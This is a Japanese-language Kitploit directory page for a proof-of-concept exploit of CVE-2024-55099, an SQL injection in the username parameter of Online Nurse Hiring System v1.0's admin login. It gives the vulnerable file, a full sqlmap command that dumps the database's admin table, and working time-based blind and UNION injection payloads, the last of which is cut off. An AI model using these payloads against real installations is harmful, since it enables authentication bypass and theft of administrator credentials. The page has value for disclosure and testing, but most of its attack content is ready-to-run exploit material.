
Skip to content
KitploitKITPLOIT
ツールエクスプロイトブログ
Log in
提出
ツールエクスプロイトブログ
提出

ハッキング、侵入テスト、サイバーセキュリティツールをあなたのセキュリティアーセナルに!

Kitploitはハッキング、サイバーセキュリティ、ペネトレーションテストのツールディレクトリです。最新のプロジェクトアップデートを見つけて、脆弱性の発見、システム分析、テストの自動化、セキュリティの強化を行いましょう。

フィードお問い合わせプライバシー© 2026 Kitploit

ツールディレクトリ

カテゴリ

すべてのカテゴリを見る
Loading categories
CVE-2024-55099-Online-Nurse-Hiring-System-v1.0-SQL-Injection-Vulnerability- — オンライン看護師採用システムv1.0のサニタイズされていないユーザー名パラメータを介したSQLインジェクションを実証するCVE-2024-55099の概念実証エクスプロイト。データベース列挙と認証バイパスを可能にする。 | Kitploit
ツール/GitHubGitHub/ugurkarakoc1/cve-2024-55099-online-nurse-hiring-system-v1.0-sql-injection-vulnerability-
脆弱性分析エクスプロイトウェブアプリケーション悪用情報収集ペネトレーションテストArchived
GitHubugurkarakoc1/cve-2024-55099-online-nurse-hiring-system-v1.0-sql-injection-vulnerability-

CVE-2024-55099-Online-Nurse-Hiring-System-v1.0-SQL-Injection-Vulnerability-

オンライン看護師採用システムv1.0のサニタイズされていないユーザー名パラメータを介したSQLインジェクションを実証するCVE-2024-55099の概念実証エクスプロイト。データベース列挙と認証バイパスを可能にする。

リポジトリを見る
1151年前未レビュー

人気

すべて見る →

コミュニティで最も使われているツールを見つけましょう。

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 究極のOSINTツールキット:調査グラフ、信頼度スコアリング、エイリアスファミリー、マップ、タイムライン、レポート。49個のモジュール、400以上のサイト、APIキー不要。

    951
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock ワンタップ実行アプリ(CVE-2026-43499)

    683
  • 3

    looking-glass

    anonghosty/looking-glass

    ShadowserverレポートをMongoDBに取り込み、インタラクティブなマップ、分析、調査結果、アドバイザリ、エグゼクティブダッシュボードとして再生するCSIRTプラットフォーム。

    427
  • 4

    jumpserver

    jumpserver/jumpserver

    JumpServerは、オープンソースの特権アクセス管理(PAM)プラットフォームであり、DevOps および IT チームに対し、Webブラウザを介してSSH、RDP、Kubernetes、データベース、RemoteAppエンドポイントへのオンデマンドで安全なアクセスを提供します。

    392
  • 5

    SafeLine

    chaitin/safeline

    セルフホスト型のWAFおよびリバースプロキシで、悪意のあるHTTPトラフィックをフィルタリングし、SQLインジェクション、XSS、ボット攻撃をブロックします。また、レート制限と動的なHTML/JS暗号化機能を備えています。

    344
  • 6

    ARTEX

    baarai/artex

    プランナー/ワーカーエージェント、資産グラフと探索グラフ、MITMトラフィック記録、脆弱性の再テストを備えたLLMマルチエージェント自律ペネトレーションテストプラットフォーム。

    336

すべてのツールを探索

ツールコレクションを閲覧

すべてのツールを見る →
共有

CVE-2024-55099-Online-Nurse-Hiring-System-v1.0-SQL-Injection-Vulnerability

  • エクスプロイト作者: ugurkarakoc

ベンダーホームページ

  • https://phpgurukul.com/online-nurse-hiring-system-using-php-and-mysql

ソフトウェアリンク

  • https://phpgurukul.com/?sdm_process_download=1&download_id=17826

概要

  • Online-Nurse-Hiring-System-v1.0 は、'username' パラメータの入力検証とサニタイズが不十分であり、SQLインジェクション攻撃に対する脆弱性を生み出し、データベースへの不正アクセスを可能にし、システムのセキュリティを危険にさらす可能性があります。

脆弱性の詳細

  • CVE ID: CVE-2024-55099
  • 影響を受けるバージョン: Online-Nurse-Hiring-System-v1.0
  • 脆弱なファイル: /admin/index.php
  • パラメータ名: username
  • 攻撃タイプ: ローカル

参照:

  • https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2024-55099
  • https://nvd.nist.gov/vuln/detail/CVE-2024-55099

説明

  • 'username' パラメータに対する適切な入力検証とサニタイズの欠如により、攻撃者はSQLインジェクションクエリを作成し、認証メカニズムをバイパスしてデータベースへの不正アクセスを取得できます。

概念実証 (PoC) :


  • sqlmap -r r.txt -dbs --level 5 --risk 3 --batch -D onhsdb -T tbladmin --columns --dump
---
Parameter: username (POST)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: username=admin' AND (SELECT 3898 FROM (SELECT(SLEEP(5)))CrDy) AND 'rbGV'='rbGV&inputpwd=test&login=

    Type: UNION query
    Title: Generic UNION query (NULL) - 2 columns
    Payload: username=-6075' UNION ALL SELECT 68,CONCAT(0x7176706a71,0x7168445671545a434e
---

image

ツールをダウンロード




